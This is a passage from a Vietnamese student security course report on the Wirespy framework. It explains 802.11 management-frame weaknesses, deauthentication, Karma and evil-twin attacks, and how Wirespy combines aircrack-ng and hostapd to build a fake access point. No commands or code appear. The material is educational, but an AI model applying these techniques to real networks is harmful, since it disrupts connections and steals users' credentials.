

BỘ GIÁO DỤC VÀ ĐÀO TẠO
TRƯỜNG ĐẠI HỌC SƯ PHẠM KỸ THUẬT TP HCM
KHOA: CÔNG NGHỆ THÔNG TIN

-----oOo-----



HCMUTE

BÁO CÁO CUỐI KỲ
MÔN HỌC: AN TOÀN MẠNG KHÔNG DÂY VÀ DI ĐỘNG

**ĐỀ TÀI: TÌM HIỂU VÀ CÀI ĐẶT CÔNG CỤ WIRESPIY,
MINH HỌA CÔNG CỤ NÀY TRONG
AN TOÀN MẠNG KHÔNG DÂY**

HỌC KỲ 1 – NĂM HỌC 2025 – 2026

Giảng viên hướng dẫn: ThS. Đinh Công Đoan

NHÓM SINH VIÊN THỰC HIỆN:

Đào Tuấn Duy	23162011
Lê Minh Hưng	23162034
Lê Đức Việt	23162113

Thành phố Hồ Chí Minh, Tháng 12 năm 2025

MỤC LỤC

PHẦN MỞ ĐẦU	1
1. Lý do chọn đề tài	1
2. Mục tiêu nghiên cứu	1
3. Đối tượng và phạm vi nghiên cứu	2
4. Phương pháp nghiên cứu	2
PHẦN NỘI DUNG	3
CHƯƠNG 1: CƠ SỞ LÝ THUYẾT VỀ AN TOÀN MẠNG KHÔNG DÂY	3
1.1. Tổng quan về chuẩn IEEE 802.11	3
1.1.1. Cấu trúc khung tin (Frame structure)	3
1.1.2. Cơ chế xác thực và liên kết (Authentication & Association)	5
1.1.3. Quá trình bắt tay 4 bước (4-way handshake) trong WPA/WPA2	6
1.2. Các lỗ hổng bảo mật phổ biến	7
1.2.1. Lỗ hổng trong quản lý xác thực và duy trì kết nối	7
1.2.2. Lỗ hổng trong việc tin tưởng các điểm truy cập (Client Trust)	7
CHƯƠNG 2: TÌM HIỂU VÀ CÀI ĐẶT CÔNG CỤ WIRESPIY	9
2.1. Giới thiệu tổng quan Wirespy	9
2.2. Kiến trúc và các thành phần phụ thuộc (Dependencies)	11
2.2.1. Kiến trúc tổng thể của Wirespy	12
2.2.2. Aircrack-ng Suite – Điều khiển tầng vô tuyến (Monitor, Scan, Deauth)	12
2.2.3. hostapd – Tạo điểm truy cập giả mạo (Fake AP)	13
2.2.4. dnsmasq – Cấp phát DHCP và xử lý DNS Spoofing	14
2.2.5. iptables – Định tuyến, NAT và Chuyển hướng Captive Portal	14
2.2.6. Web Server – Captive Portal và thu thập thông tin	15
2.2.7. tcpdump – Ghi lại Traffic để phân tích	15
2.3. Quy trình hoạt động của Wirespy	15
2.4. Quy trình cài đặt và Cấu hình tối ưu	17
2.4.1. Chuẩn bị phần cứng	17
2.4.2. Tải và cài đặt Wirespy	17

2.4.3. Xử lý lỗi & tối ưu môi trường.....	18
2.4.4. Sử dụng các lệnh hỗ trợ trong Wireshark	18
CHƯƠNG 3: THỰC NGHIỆM VÀ KIỂM THỬ	20
3.1. Môi trường, công cụ thực nghiệm.....	20
3.1.1. Phần cứng.....	20
3.1.2. Phần mềm.....	20
3.1.3. Điều kiện thực nghiệm.....	20
3.2. Kịch bản 1: DoS và Tấn công Evil Twin cơ bản (Basic Attack).....	20
3.3. Kịch bản 2: Tạo honeypot + captive portal + MITM	28
3.4. Giải pháp phòng chống các cuộc tấn công mạng không dây.....	39
3.4.1 Với người dùng	39
3.4.2. Với quản trị viên	39
PHẦN KẾT LUẬN.....	41
TÀI LIỆU THAM KHẢO	42

LỜI CẢM ƠN

Kính gửi Thầy Đinh Công Doan,

Nhóm 5 chúng em xin chân thành gửi lời cảm ơn đến Thầy vì đã mang đến cho chúng em những kiến thức bổ ích của môn **An toàn mạng không dây & di động** trong suốt hơn 7 tuần học vừa qua. Những bài giảng của Thầy giúp chúng em hiểu sâu sắc hơn về môn học.

Cảm ơn Thầy đã luôn lắng nghe, tận tình hướng dẫn và giải đáp mọi thắc mắc của chúng em trong quá trình thực hiện đồ án.

Chúng em rất trân trọng tiếp thu những góp ý từ Thầy, cố gắng, cải thiện và nâng cao kiến thức để ngày càng phát triển kỹ năng bản thân trong ngành nghề. Chúng em hy vọng sẽ tiếp tục nhận được sự chỉ dẫn và học hỏi nhiều hơn từ Thầy trong tương lai.

Một lần nữa, chúng em xin chân thành cảm ơn Thầy!

Trân trọng,

Nhóm 5

PHẦN MỞ ĐẦU

1. Lý do chọn đề tài

Trong bối cảnh các công nghệ mạng không dây ngày càng phổ biến và đóng vai trò quan trọng trong cả đời sống cá nhân lẫn hoạt động của các tổ chức, vấn đề bảo mật Wi-Fi trở thành một thách thức đáng quan tâm. Khác với mạng có dây vốn dựa trên đường truyền vật lý, mạng không dây sử dụng môi trường truyền dẫn là không khí – một môi trường mở, không kiểm soát và dễ bị khai thác. Bất kỳ tác nhân nào trong phạm vi phủ sóng đều có thể thu thập tín hiệu, gây nên nguy cơ nghe lén, đánh cắp dữ liệu hoặc tấn công người dùng.

Trong quá trình nghiên cứu về an toàn mạng không dây, nhóm nhận thấy nhiều công cụ tấn công và phân tích có thể khai thác các lỗ hổng trong chuẩn IEEE 802.11, trong đó Wirespy là một framework tiêu biểu hỗ trợ triển khai nhanh các cuộc tấn công như rogue access point, evil twin hay man-in-the-middle (MITM). Việc nghiên cứu, cài đặt và mô phỏng hoạt động của Wirespy giúp hiểu rõ cơ chế tấn công, từ đó xây dựng nhận thức và giải pháp phòng chống.

Vì vậy, nhóm lựa chọn đề tài “Tìm hiểu và cài đặt công cụ Wirespy, minh họa công cụ này trong an toàn mạng không dây” nhằm làm rõ bản chất các mối đe dọa, đồng thời nâng cao kỹ năng thực hành và phân tích trong lĩnh vực bảo mật hệ thống.

2. Mục tiêu nghiên cứu

Đề tài hướng đến các mục tiêu chính sau:

- Tìm hiểu các kiến thức nền tảng về an toàn mạng không dây, tập trung vào chuẩn IEEE 802.11 và các lỗ hổng bảo mật liên quan.
- Phân tích chức năng, kiến trúc và cơ chế hoạt động của công cụ Wirespy.
- Tiến hành cài đặt, cấu hình và triển khai thực nghiệm các kỹ thuật tấn công mà Wirespy hỗ trợ như Evil Twin, Honeypot, MITM.
- Đánh giá hiệu quả của Wirespy trong mô phỏng tấn công và chỉ ra ưu – nhược điểm.
- Đề xuất các giải pháp phòng chống phù hợp cho cả người dùng và quản trị viên hệ thống.

3. Đối tượng và phạm vi nghiên cứu

Đối tượng nghiên cứu: Hệ thống mạng không dây chuẩn IEEE 802.11, các lỗ hổng bảo mật phổ biến trong môi trường Wi-Fi, và công cụ hỗ trợ tấn công/an ninh mạng Wirespy.

Phạm vi nghiên cứu: Đề tài tập trung vào việc tìm hiểu lý thuyết, cài đặt và thử nghiệm Wirespy trong môi trường mô phỏng hoặc kiểm thử (lab environment). Các cuộc tấn công chỉ được thực hiện trên thiết bị thuộc quyền sở hữu của nhóm nhằm mục đích nghiên cứu, không nhằm gây hại thực tế. Đề tài không đi sâu vào khai thác nâng cao hoặc tấn công trên diện rộng.

4. Phương pháp nghiên cứu

Để đạt được mục tiêu đề ra, nhóm chúng em đã áp dụng kết hợp các phương pháp nghiên cứu sau: nghiên cứu lý thuyết, thực nghiệm, phân tích và đánh giá.

PHẦN NỘI DUNG

CHƯƠNG 1: CƠ SỞ LÝ THUYẾT VỀ AN TOÀN MẠNG KHÔNG DÂY

An toàn mạng không dây (WLAN) là một lĩnh vực phức tạp bởi sự khác biệt căn bản giữa môi trường truyền dẫn vô tuyến và hữu tuyến. Khác với mạng có dây nơi tín hiệu được dẫn trong cáp vật lý, mạng không dây sử dụng phương tiện truyền dẫn chung và không bị ràng buộc (shared and unbound medium) là không khí. Điều này dẫn đến các thách thức lớn như: tỷ lệ mất gói tin cao hơn, băng thông thấp hơn, độ trễ lớn hơn và đặc biệt là vấn đề bảo mật thấp hơn do bất kỳ ai trong phạm vi phủ sóng đều có thể thu thập tín hiệu.

Chương này sẽ phân tích sâu về chuẩn IEEE 802.11 – tiêu chuẩn cốt lõi định nghĩa lớp MAC và PHY cho WLAN, đồng thời làm rõ các lỗ hổng trong cơ chế hoạt động của nó, tạo tiền đề lý giải cách thức hoạt động của công cụ tấn công Wirespy.

1.1. Tổng quan về chuẩn IEEE 802.11.

Chuẩn IEEE 802.11 lần đầu được thông qua vào năm 1997, định nghĩa các giao thức nhằm cung cấp kết nối không dây cho các trạm cố định, di động và xách tay trong phạm vi cục bộ. IEEE 802.11 là bộ tiêu chuẩn kỹ thuật cho mạng cục bộ không dây (WLAN), hoạt động chủ yếu ở lớp Vật lý (PHY) và lớp Kiểm soát truy cập môi trường (MAC) trong mô hình OSI.

1.1.1. Cấu trúc khung tin (Frame structure)

Trong môi trường 802.11, thông tin không chỉ là dữ liệu người dùng mà còn bao gồm rất nhiều thông tin điều khiển để duy trì kết nối trong môi trường nhiễu. Chuẩn này định nghĩa ba loại khung tin chính:

– **Khung Quản lý (Management Frames):** Chịu trách nhiệm thiết lập và duy trì liên kết giữa Trạm (Station - STA) và Điểm truy cập (Access Point - AP). Đây là mục tiêu chính của công cụ Wirespy. Loại khung này không mang dữ liệu người dùng, mà chịu trách nhiệm "nuôi sống" kết nối Wifi. Toàn bộ các cuộc tấn công của Wirespy (như tạo Fake AP, Deauth) đều thao tác trên loại khung này.

Phần thân (Frame Body) của khung quản lý chứa các thông tin thay đổi tùy theo kiểu con (subtype), nhưng tiêu đề (MAC Header) luôn chứa 3 địa chỉ (DA, SA, BSSID).

Phân tích sâu các loại khung quan trọng:

- + **Beacon Frame:** Là nhịp tim của mạng. AP gửi Beacon định kỳ (mặc định khoảng 100ms/lần) để đồng bộ thời gian (Time Synchronization Function - TSF) và quảng bá khả năng của mạng. Nó chứa các thông tin thiết yếu như SSID (tên mạng), Timestamp (đồng bộ thời gian), và các thông số về khả năng hỗ trợ (tốc độ, kiểu bảo mật) .
 - + **Probe Request/Response:** Sử dụng trong quá trình quét chủ động (Active Scanning). STA gửi *Probe Request* để tìm mạng, và AP trả lời bằng *Probe Response* chứa thông tin tương tự Beacon nhưng dành riêng cho STA đó. Ví dụ: Thiết bị (Laptop/Phone) gửi đi để hỏi "Có ai ở đây không?" (Broadcast SSID) hoặc "Mạng 'Cafe_Wifi' có ở đây không?" (Directed SSID) . AP trả lời kèm theo thông tin về tốc độ hỗ trợ (Supported Rates) và bảo mật của mạng đó cho thiết bị gửi yêu cầu.
 - + **Authentication & Association Frames:** Dùng trong quá trình xác thực và liên kết. Quá trình *authentication* trong 802.11 gốc, đây chỉ là xác thực sơ cấp (Open System hoặc Shared Key) chứ chưa phải là nhập mật khẩu WPA2.
 - + **Deauthentication/Disassociation:** Đây là một thông báo (Notification), không phải một yêu cầu. Khi thiết bị nhận được khung này, nó buộc phải ngắt kết nối ngay lập tức và xóa các biến trạng thái liên kết. Quan trọng là trong các chuẩn cũ và WPA2 thông thường, khung này không được mã hóa, cho phép kẻ tấn công giả mạo để ngắt mạng nạn nhân .
- **Khung Điều khiển (Control Frames):** Hỗ trợ việc truyền dữ liệu tin cậy và điều phối truy cập môi trường (tránh xung đột). Bao gồm: RTS (Request to Send), CTS (Clear to Send), và ACK (Acknowledgement) .
- + RTS / CTS (Request to Send / Clear to Send):
Cơ chế: Giải quyết vấn đề "Nút ẩn" (Hidden Node). Nút nguồn gửi RTS để xin phép chiếm dụng đường truyền trong một khoảng thời gian (Duration). AP gửi lại CTS để báo cho tất cả các trạm khác (bao gồm cả những trạm không nghe thấy nút nguồn) phải im lặng.

Trường Duration: Rất quan trọng. Nó chứa thông tin thời gian (micro giây) mà đường truyền sẽ bận. Các trạm khác nghe thấy sẽ cập nhật bộ đếm NAV (Network Allocation Vector) và hoãn truyền tin .

- + ACK (Acknowledgement - Xác nhận): Đây là cách duy nhất để biết dữ liệu đã đến nơi hay chưa trong lớp MAC.

Cơ chế: Wifi là môi trường hay bị nhiễu và mất mát. Mọi khung Data hoặc Management đơn hướng (unicast) sau khi gửi đi **bắt buộc** phải nhận được ACK phản hồi. Nếu không thấy ACK, bên gửi mặc định coi là mất gói và gửi lại (Retransmission).

- **Khung Dữ liệu (Data Frames):** Đây là mục đích cuối cùng của mạng: vận chuyển các gói tin lớp trên (như IP packet, TCP segment, HTTP request).

Cấu trúc đặc biệt (4 Địa chỉ): Khác với Ethernet chỉ có 2 địa chỉ MAC (Nguồn/Đích), khung Data 802.11 có thể có tới 4 địa chỉ MAC trong header :

- + Address 1 (Receiver Address - RA): Trạm nhận tín hiệu vô tuyến trực tiếp (Ví dụ: AP).
- + Address 2 (Transmitter Address - TA): Trạm phát tín hiệu vô tuyến trực tiếp (Ví dụ: Laptop).
- + Address 3 (Destination/Source): Đích đến cuối cùng hoặc nguồn gốc ban đầu (thường là địa chỉ MAC của Router hoặc Server phía sau AP).

Mã hóa: Trong mạng WPA2/WPA3, toàn bộ phần **Frame Body** (chứa dữ liệu người dùng) sẽ được mã hóa. Tuy nhiên, phần **Header** (chứa các địa chỉ MAC) vẫn ở dạng văn bản rõ (clear text) để các thiết bị định tuyến được.

1.1.2. Cơ chế xác thực và liên kết (Authentication & Association)

Trong mạng có dây, việc kết nối vật lý (cắm dây) đồng nghĩa với việc kết nối vào mạng. Tuy nhiên, trong mạng không dây 802.11, một thiết bị (Station - STA) muốn truyền dữ liệu qua Điểm truy cập (AP) phải trải qua một quy trình chuyển đổi trạng thái nghiêm ngặt, được gọi là Máy trạng thái 802.11 (802.11 State Machine).

Quy trình này bao gồm 3 trạng thái kết nối chính:

- + **Trạng thái 1: Chưa xác thực, Chưa liên kết (Unauthenticated / Unassociated):** Đây là trạng thái khởi đầu. Thiết bị chỉ có thể gửi các khung quản lý lớp 1 như *Probe Request* để tìm mạng hoặc *Authentication Request* để bắt đầu xác thực. Dữ liệu người dùng chưa được phép truyền.
- + **Trạng thái 2: Đã xác thực, Chưa liên kết (Authenticated / Unassociated):** Sau khi trao đổi các khung xác thực thành công (Authentication Successful), thiết bị chuyển sang trạng thái này. Tại đây, thiết bị được phép gửi *Association Request* để yêu cầu tham gia vào mạng lưới logic của AP.
- + **Trạng thái 3: Đã xác thực, Đã liên kết (Authenticated / Associated):** Sau khi AP chấp nhận liên kết và gán cho thiết bị một mã định danh (Association ID - AID), thiết bị mới chính thức trở thành một phần của mạng. Lúc này, các cổng logic được mở và dữ liệu người dùng (Data Frames) mới được phép truyền đi.

1.1.3. Quá trình bắt tay 4 bước (4-way handshake) trong WPA/WPA2

Đối với các mạng bảo mật bằng WPA/WPA2 (sử dụng 802.11i), sau khi hoàn tất liên kết (Trạng thái 3), thiết bị vẫn chưa thể truy cập Internet ngay. Nó phải thực hiện quá trình trao đổi khóa gọi là 4-Way Handshake để sinh ra các khóa mã hóa dữ liệu.

Mục tiêu của quá trình này là để AP và Client chứng minh rằng cả hai đều nắm giữ cùng một mật khẩu (Pre-Shared Key - PSK) mà không cần gửi trực tiếp mật khẩu đó qua môi trường sóng.

Bước 1: AP gửi một số ngẫu nhiên (ANonce) cho Client.

Bước 2: Client tạo ra một số ngẫu nhiên của riêng mình (SNonce), kết hợp với ANonce và mật khẩu (PSK) để tính toán ra khóa phiên (PTK). Client gửi SNonce kèm theo mã xác thực (MIC) lại cho AP.

Bước 3: AP kiểm tra MIC. Nếu đúng, AP gửi khóa nhóm (GTK - dùng để mã hóa thông tin quảng bá) cho Client.

Bước 4: Client xác nhận đã nhận được khóa.

1.2. Các lỗ hổng bảo mật phổ biến

Các mạng WLAN hiện đại dù sử dụng thuật toán mã hóa mạnh (như AES trong WPA2) nhưng vẫn tồn tại nhiều điểm yếu trong cơ chế vận hành và quản lý kết nối.

1.2.1. Lỗ hổng trong quản lý xác thực và duy trì kết nối

- Lỗ hổng này xuất phát từ việc chuẩn 802.11 (trong các cấu hình phổ biến) không bảo vệ tính toàn vẹn và xác thực nguồn gốc của các khung quản lý phiên làm việc. Điều này cho phép kẻ tấn công dễ dàng can thiệp vào quy trình kết nối giữa thiết bị người dùng (Client) và Điểm truy cập (AP).
- Lỗ hổng trong Khung Xác thực & Hủy xác thực (Authentication & Deauthentication Frames):
 - + Đây là các khung quản lý dùng để thiết lập hoặc chấm dứt phiên làm việc. Trong hầu hết các mạng WPA2 hiện nay, các khung này không được mã hóa. Đặc biệt, khung Deauthentication hoạt động như một "thông báo đơn phương" (notification) – tức là khi nhận được, thiết bị buộc phải tuân thủ mà không có cơ chế kiểm tra xem ai thực sự đã gửi nó.
 - + Bất kỳ ai cũng có thể giả mạo địa chỉ MAC của AP và gửi khung Deauthentication tới nạn nhân. Đây chính là cơ chế của đòn tấn công Từ chối dịch vụ (DoS) mà công cụ Wirespy sử dụng. Mục đích là làm gián đoạn kết nối của người dùng hợp pháp để phục vụ cho các bước tấn công tiếp theo.
- Khai thác Máy trạng thái kết nối (Authentication & Association State Machine):
 - + Để duy trì kết nối truyền dữ liệu, thiết bị phải luôn ở Trạng thái 3 (Đã xác thực và Đã liên kết).
 - + Công cụ Wirespy khai thác triệt để cơ chế này bằng cách gửi liên tục các gói tin Deauthentication giả mạo. Theo chuẩn 802.11, khi thiết bị nhận được thông báo này, nó buộc phải lập tức quay trở về Trạng thái 1 (Ngắt kết nối hoàn toàn - Unauthenticated/Unassociated).

1.2.2. Lỗ hổng trong việc tin tưởng các điểm truy cập (Client Trust)

Các thiết bị di động được thiết kế để tối ưu hóa sự tiện lợi cho người dùng, dẫn đến việc chúng thường "tin tưởng thái quá" vào các thông tin được quảng bá trong môi trường không dây. Kẻ tấn công lợi dụng sự tin tưởng này để đánh lừa thiết bị và người dùng.

- Lỗi hỏng trong Khung Báo hiệu (Beacon Frame):
 - + *Phân tích kỹ thuật*: Khung Beacon được AP phát đi định kỳ để thông báo sự hiện diện của mạng (chứa SSID, thông số bảo mật...). Tuy nhiên, khung này hoàn toàn không được mã hóa và có thể bị giả mạo dễ dàng bởi bất kỳ thẻ mạng nào hỗ trợ chế độ Monitor.
 - + *Góc độ tấn công thực tế*: Kẻ tấn công sử dụng các tool để spam hàng loạt khung Beacon giả, tạo ra vô số mạng "ma" gây nhiễu loạn hoặc tạo ra một bản sao mạng (Evil Twin) với cùng tên SSID nhưng cường độ sóng mạnh hơn mạng thật. Thiết bị người dùng sẽ nhìn thấy mạng giả này như một mạng hợp pháp và ưu tiên kết nối vào nó.
- Lỗi hỏng trong Yêu cầu Thăm dò (Probe Request):
 - + *Phân tích kỹ thuật*: Khi không kết nối, điện thoại/laptop sẽ liên tục phát các khung Probe Request chứa danh sách các mạng Wifi đã từng kết nối (Preferred Network List - PNL) để tìm xem các mạng này có ở gần không.
 - + *Góc độ tấn công thực tế*: Đây là nơi rò rỉ thông tin (Information Leakage) nghiêm trọng. Wirespy có thể lắng nghe các gói tin này để biết được lịch sử vị trí và thói quen của nạn nhân. Nguy hiểm hơn, nó thực hiện tấn công Karma (Karma Attack): Khi thấy nạn nhân hỏi "*Có mạng 'Wifi_A' không?*", Wirespy lập tức giả mạo AP đó và trả lời "*Có*", lừa thiết bị tự động kết nối vào mạng giả mà người dùng không hề hay biết.
- Lỗi hỏng trong Khung Dữ liệu (Data Frames) và Nguy cơ Man-in-the-Middle:
 - + *Phân tích kỹ thuật*: Mặc dù nội dung (payload) của khung dữ liệu có thể được mã hóa (trong WPA2), nhưng phần Tiêu đề (Header) chứa địa chỉ MAC nguồn/đích luôn ở dạng văn bản rõ (cleartext) để định tuyến.
 - + *Góc độ tấn công thực tế*: Kẻ tấn công thụ động (Sniffer): Dù không đọc được nội dung email, họ vẫn có thể thực hiện Phân tích lưu lượng (Traffic Analysis) dựa trên Header không mã hóa để biết nạn nhân đang giao tiếp với ai, tần suất và dung lượng ra sao. Trong tấn công Evil Twin: Khi nạn nhân đã bị lừa kết nối vào AP giả của Wirespy, kẻ tấn công nắm giữ khóa phiên mã hóa. Lúc này, hắn có thể giải mã toàn bộ khung Data, đọc được mọi nội dung không được bảo vệ bởi lớp ứng dụng (như HTTP, Telnet) và thực hiện các hành vi thay đổi dữ liệu (Man-in-the-Middle).

CHƯƠNG 2: TÌM HIỂU VÀ CÀI ĐẶT CÔNG CỤ WIRESPIY.

2.1. Giới thiệu tổng quan Wirespy

Nguồn gốc: Wirespy là một phần mềm mã nguồn mở được phát triển bởi Alexandre Teyar. Dự án này ban đầu được phát triển trong bối cảnh luận văn thạc sĩ của tác giả vào tháng 6 năm 2015 và sau đó đã được giới thiệu trên chương trình "Pentester Academy TV's toolbox" vào năm 2017. Quá trình cải tiến phiên bản mới đã bắt đầu từ năm 2018.

Ngôn ngữ lập trình: Công cụ này chủ yếu được viết bằng Shell (Bash script), chiếm khoảng 93.6% mã nguồn, phần còn lại sử dụng Awk (một ngôn ngữ lập trình xử lý văn bản (text-processing language) được ra đời từ 3 tác giả Alfred Aho, Peter Weinberger, Brian Kernighan)

Môi trường hoạt động:

- + Công cụ được thiết kế cho các bản phân phối Linux chuyên về bảo mật như Kali Linux hoặc các hệ điều hành sử dụng nhân Linux hỗ trợ đầy đủ các driver mạng không dây.
- + Yêu cầu quyền hạn cao nhất: Script bắt buộc phải chạy dưới quyền root (sudo) để có thể can thiệp vào card mạng.

Một số chức năng chính:

Wirespy cung cấp một tập hợp các chức năng nhằm tự động hóa quá trình tấn công và phân tích an toàn mạng không dây, tập trung chủ yếu vào các kỹ thuật Evil Twin, Honeypot và Man-in-the-Middle (MITM). Công cụ cho phép chuyển card WiFi sang chế độ Monitor Mode để quét và thu thập thông tin các điểm truy cập xung quanh như SSID, BSSID, kênh hoạt động và loại bảo mật, từ đó hỗ trợ lựa chọn mục tiêu tấn công phù hợp.

- Evil Twin (Điểm Truy Cập Giả Mạo): Tạo mạng WiFi giả giống hệt mạng thật để lừa người dùng kết nối, chặn dữ liệu và thu thập thông tin nhạy cảm. Dùng để minh họa lỗ hổng WiFi công cộng và khuyến nghị bảo mật như VPN.
- Honeypot: Thiết lập hệ thống giả mạo để thu hút và ghi lại hành vi kẻ tấn công, giúp phân tích xu hướng và cải thiện phòng thủ an ninh.

- Man-in-the-Middle (MITM): Chèn vào giữa giao tiếp để chặn, sửa đổi dữ liệu. Kết hợp với Evil Twin để spoof DNS và thu thập đăng nhập, đánh giá rủi ro giao thức yếu và khuyến nghị HTTPS.

Điểm mạnh:

- Tự động hóa MITM (Man-In-The-Middle): Wirespy chuyên biệt hóa trong việc thiết lập các cuộc tấn công xen giữa, cho phép kẻ tấn công đứng giữa người dùng và internet để nghe lén.
- Tích hợp nhiều module: Nó cho phép thiết lập nhanh các bẫy (honeypots) và thực hiện các kỹ thuật như Evil Twin, giả mạo địa chỉ MAC (MAC address spoofing), và khuếch đại công suất adapter không dây.
- Ghi nhật ký (Logging): Tự động lưu lại traffic (lưu lượng mạng) và các hoạt động của nạn nhân để phân tích sau.
- Giao diện dòng lệnh (CLI) trực quan: Wirespy hoạt động trên giao diện dòng lệnh với các menu giúp người dùng dễ dàng chọn lựa các loại hình tấn công như eviltwin hoặc honeypot.

Điểm yếu:

- Phụ thuộc vào phần cứng (WiFi adapter): Một trong những hạn chế lớn nhất của Wirespy là mức độ phụ thuộc rất cao vào khả năng của card WiFi. Công cụ chỉ hoạt động ổn định khi adapter hỗ trợ đầy đủ các chế độ như monitor mode, packet injection và đặc biệt là AP mode để tạo điểm truy cập giả mạo. Nếu người dùng sử dụng card không tương thích, quá trình tấn công có thể thất bại hoặc xảy ra nhiều lỗi không mong muốn, gây gián đoạn toàn bộ pipeline của Wirespy.
- Không hỗ trợ WPA2 Enterprise / WPA3: Wirespy chỉ được thiết kế để hoạt động trên các mạng WiFi sử dụng chuẩn bảo mật WPA/WPA2-Personal (PSK). Công cụ này không thể thực hiện tấn công Evil Twin hoặc thu thập handshake đối với WPA2-Enterprise (802.1x) hay WPA3-SAE – các chuẩn bảo mật hiện đại có cơ chế xác thực nâng cao và chống lại việc tạo điểm truy cập giả. Đây là giới hạn khiến Wirespy khó áp dụng trong môi trường doanh nghiệp hoặc hệ thống bảo mật cao.

- Captive Portal dễ bị phát hiện: Kỹ thuật Captive Portal trong Wirespy bị hạn chế bởi việc trình duyệt hiện đại ưu tiên kết nối HTTPS và sử dụng cơ chế HSTS (HTTP Strict Transport Security). Điều này khiến nạn nhân rất khó bị chuyển hướng sang trang đăng nhập giả khi họ truy cập các trang web phổ biến như Facebook, Google hoặc ngân hàng. Ngoài ra, trang đăng nhập không có chứng chỉ SSL hợp lệ cũng dễ khiến người dùng cảnh giác, từ đó làm giảm tỷ lệ thành công của cuộc tấn công.
- Thiếu ổn định do phụ thuộc nhiều công cụ nền: Wirespy không phải một framework hoàn chỉnh mà dựa vào sự phối hợp của nhiều công cụ như Aircrack-ng, hostapd, dnsmasq và iptables. Khi một trong các thành phần này gặp lỗi – ví dụ hostapd không khởi động, dnsmasq xung đột port hoặc NetworkManager chiếm card WiFi – toàn bộ quá trình tấn công có thể bị gián đoạn. Điều này khiến Wirespy đôi khi thiếu tính ổn định trong môi trường phức tạp.
- Không có GUI: Wirespy hoàn toàn hoạt động thông qua dòng lệnh (CLI), không hỗ trợ giao diện đồ họa. Điều này khiến công cụ khó tiếp cận đối với người mới hoặc người không quen sử dụng terminal. Toàn bộ quá trình cấu hình, chọn adapter, khởi chạy tấn công... đều phải thực hiện thủ công, đòi hỏi sự hiểu biết nhất định về Linux và mạng không dây.
- Không hỗ trợ tấn công trên 5 GHz hiệu quả: Một điểm yếu khác nằm ở việc nhiều card WiFi giá rẻ – vốn thường được dùng trong các bản lab – không hỗ trợ phát điểm truy cập ảo hoặc injection trên băng tần 5 GHz. Điều này khiến Wirespy chỉ thực sự hiệu quả trên mạng 2.4 GHz, vốn đã bắt đầu lỗi thời và dần bị thay thế trong các hệ thống hiện đại. Khả năng tấn công vào các mạng 5 GHz vì vậy vẫn còn hạn chế.

2.2. Kiến trúc và các thành phần phụ thuộc (Dependencies)

Wirespy không phải là một công cụ tấn công độc lập, mà được xây dựng theo mô hình *orchestrator* – tức là nó đóng vai trò điều phối và tự động hóa nhiều thành phần mạnh mẽ sẵn có trong Kali Linux. Nhờ cách thiết kế phân tầng, Wirespy có thể triển khai toàn bộ chuỗi tấn công Evil Twin, Honeypot, Captive Portal và MITM một cách nhanh chóng và

gần như không cần sự can thiệp thủ công của người dùng. Mục này trình bày chi tiết kiến trúc hoạt động của Wirespy cùng các thành phần lõi mà nó phụ thuộc để thực hiện tấn công.

2.2.1. Kiến trúc tổng thể của Wirespy

Kiến trúc của Wirespy được thiết kế theo dạng pipeline gồm nhiều lớp (layer), trong đó mỗi lớp đảm nhiệm một chức năng riêng biệt trong quá trình tạo và vận hành điểm truy cập giả mạo. Các lớp chính gồm:

- **Lớp kiểm soát vô tuyến (Wireless Control Layer):** chịu trách nhiệm đưa card mạng về chế độ monitor, quét các điểm truy cập, xác định mục tiêu và thực hiện các gói tấn công Deauthentication.
- **Lớp điểm truy cập giả (Fake Access Point Layer):** tạo AP giả theo SSID của mạng thật hoặc theo cấu hình tùy chọn.
- **Lớp cấp phát IP & DNS (DHCP/DNS Layer):** cung cấp địa chỉ IP cho nạn nhân, xử lý tên miền và thực hiện chuyển hướng DNS khi cần.
- **Lớp định tuyến & chuyển hướng (Routing Layer):** quản lý luồng lưu lượng, NAT ra Internet và chặn/ép buộc nạn nhân vào Captive Portal.
- **Lớp giao diện và thu thập dữ liệu (Web Server & Logging Layer):** hiển thị trang đăng nhập giả mạo, thu thập thông tin đăng nhập và ghi lại lưu lượng mạng.

2.2.2. Aircrack-ng Suite – Điều khiển tầng vô tuyến (Monitor, Scan, Deauth)

Aircrack-ng là thành phần quan trọng nhất trong toàn bộ pipeline của Wirespy. Bộ công cụ này cho phép tương tác trực tiếp với tầng vật lý (Layer 1) và liên kết dữ liệu (Layer 2) của mạng WiFi. Wirespy khai thác ba công cụ chính:

- **airmon-ng:** chuyển card WiFi sang *monitor mode*, cho phép thu bắt toàn bộ frame trong không gian vô tuyến, thay vì chỉ bắt frame của mạng kết nối. Đây là bước nền bắt buộc để thực hiện quét và tấn công.
- **airodump-ng:** thu thập thông tin về các điểm truy cập, gồm BSSID, channel, mức tín hiệu, chuẩn bảo mật, danh sách client,... Kết quả từ airodump-ng được Wirespy chuyển tiếp sang các module khác để lựa chọn mục tiêu tấn công.
- **aireplay-ng:** gửi các gói *Deauthentication* nhằm ngắt kết nối người dùng khỏi AP thật. Khi nạn nhân bị mất kết nối, thiết bị thường tự động kết nối vào mạng giả do Wirespy tạo ra, giúp tăng tỷ lệ thành công của tấn công Evil Twin.

Aircrack-ng đóng vai trò xử lý mọi thao tác liên quan đến sóng WiFi – thứ mà Bash không thể tự làm được. Đây là nền tảng không thể thiếu để Wirespy vận hành.

2.2.3. hostapd – Tạo điểm truy cập giả mạo (Fake AP)

Sau khi Wirespy hoàn tất bước Deauthentication và buộc nạn nhân ngắt kết nối khỏi AP thật, công cụ lập tức sử dụng **hostapd** để dựng một điểm truy cập giả (*Fake Access Point*). Hostapd chính là thành phần cốt lõi giúp Wirespy mô phỏng một router WiFi thật ở tầng 2 của giao thức IEEE 802.11. Các chức năng chính của hostapd trong quá trình tạo Evil Twin hay Honeypot bao gồm:

- Phát beacon frame giống AP thật: trong mạng WiFi, Beacon Frame là gói tin được AP phát ra liên tục để "thông báo sự tồn tại" của mình cho các thiết bị xung quanh. Hostapd cho phép phát Beacon Frame cùng SSID với AP thật, sử dụng cùng channel (kênh tần số), giả lập các tham số như Supported Rates, Capabilities,... Đây là nền tảng của tấn công Evil Twin.
- Đáp ứng probe request của nạn nhân: Khi điện thoại hoặc laptop gửi *Probe Request* để tìm mạng quen thuộc, hostapd sẽ trả lời bằng *Probe Response* y hệt như AP thật, thuyết phục thiết bị rằng “Tôi chính là AP mà bạn muốn kết nối”. Kể cả khi AP thật ở xa hoặc đang bận, hostapd sẽ trả lời gần như ngay lập tức → thiết bị càng dễ chọn mạng giả. Đây là cơ chế khiến nạn nhân tự động kết nối vào EvilTwin, Honeypot mà không hề hay biết.
